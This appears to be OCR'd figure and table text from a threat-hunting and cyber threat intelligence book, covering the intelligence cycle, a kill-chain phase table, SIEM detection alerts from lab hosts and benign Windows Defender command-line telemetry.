
Chapter 1: Introduction to Cyber Threat Intelligence, Analytical Models, and Frameworks



"CYBER Security"

IT


Security

Cyber

IT Security
Firewalls
Content filtering
IPS/IDS
Anti-virus
Patch/vuln management
Security Monitoring
Incident Response *

Cyber Security
Hunt Operations
Intelligence Analysis
Offensive Security
Incident Response *

A Team Sport
Collection Assessments
Investment Prioritization
Countermeasure Impact




The "Winds of the Internet"
Asset and service enumeration from the Internet-at-large

Collection and Processing
IP Addresses, Hosts, etc.


Context and Enrichment
This entity did this thing to that entity at this time/date

Analysis and Production
Observation of bad actor interacting with protected assets

Informed Responses
Measured response efforts tailored with to meet specific threat




1	Reconnaissance	Collecting information about at target (network enumeration, email addresses, social media, etc.)
2	Weaponization	Adding exploit to malicious code (PDF document, remote template injection, etc.)
3	Delivery	Getting the malicious code to the victim (email, USB, compromised website, etc.)
4	Exploitation	Exploiting a targeted victim with a vulnerability (software, user, etc.)
5	Installation	Installing malicious code onto the system (droppers, backdoors, remote access tools, etc.)
6	Command & Control	Communicating with adversary from exploited system (collect taskings for campaign progression)
7	Actions on Objective	Achieve campaign objects (exfiltration of data, gain further access into the environment, extortion, etc.)




@timestamp	host.name	Rule	Severity
Jan 7, 2021 @ 23:28:03.047	DESKTOP-8RFNS7R	Potential Modification of Accessibility Binaries	low
Jan 7, 2021 @ 23:28:03.047	DESKTOP-8RFNS7R	Potential Modification of Accessibility Binaries	low
Jan 7, 2021 @ 23:28:03.047	DESKTOP-8RFNS7R	Potential Modification of Accessibility Binaries	low
Jan 7, 2021 @ 23:22:59.519	DESKTOP-8RFNS7R	Potential Modification of Accessibility Binaries	low
Jan 7, 2021 @ 21:26:57.081	DESKTOP-8RFNS7R	Potential Modification of Accessibility Binaries	low
Jan 6, 2021 @ 15:14:11.064	WINTHRE-K0K0M1E.test.lab	Potential Modification of Accessibility Binaries	low
Jan 6, 2021 @ 15:09:07.782	WIN-FPGRU79G668	Potential Modification of Accessibility Binaries	low
Jan 6, 2021 @ 15:09:07.782	WIN-FPGRU79G668	Potential Modification of Accessibility Binaries	low
Jan 6, 2021 @ 15:04:04.562	WIN-FPGRU79G668	Potential Modification of Accessibility Binaries	low
Jan 6, 2021 @ 15:04:04.562	WIN-FPGRU79G668	Potential Modification of Accessibility Binaries	low
Jan 6, 2021 @ 14:23:49.054	WINTHRE-K0K0M1E	Malware Detection Alert	critical
Jan 6, 2021 @ 14:18:48.848	WINTHRE-K0K0M1E	Potential Modification of Accessibility Binaries	low
Jan 6, 2021 @ 14:18:48.847	WINTHRE-K0K0M1E.test.lab	Potential Modification of Accessibility Binaries	low
Jan 6, 2021 @ 14:18:48.847	WINTHRE-K0K0M1E	Potential Modification of Accessibility Binaries	low

25 of 64 Alerts 1 2 3

Updated 1 minute ago





LMT Kill Chain Phase	Adversary 1	Adversary 1	Adversary 2
Reconnaissance	◇ ◇	◇	◇
Weaponization			
Delivery	◇		◇
Exploitation	◇	◇	
Installation			
Command & Control	◇ ◇		◇
Actions on Objective	◇ ◇		◇
	Victim 1	Victim 2	Victim 3

High Confidence

◇ →


Moderate Confidence


◇ - - - →


Low Confidence

◇ ⋯⋯ →


Chapter 2: Hunting Concepts, Methodologies and Techniques









Top values of process.name	Top values of process.command_line
MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" GetDeviceTicket -AccessKey 1F1ED1C2-168E-ECEC-31B7-04DF32D56E19
MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" GetDeviceTicket -AccessKey ACE12365-C345-3A92-BDF6-EA6D84211A05
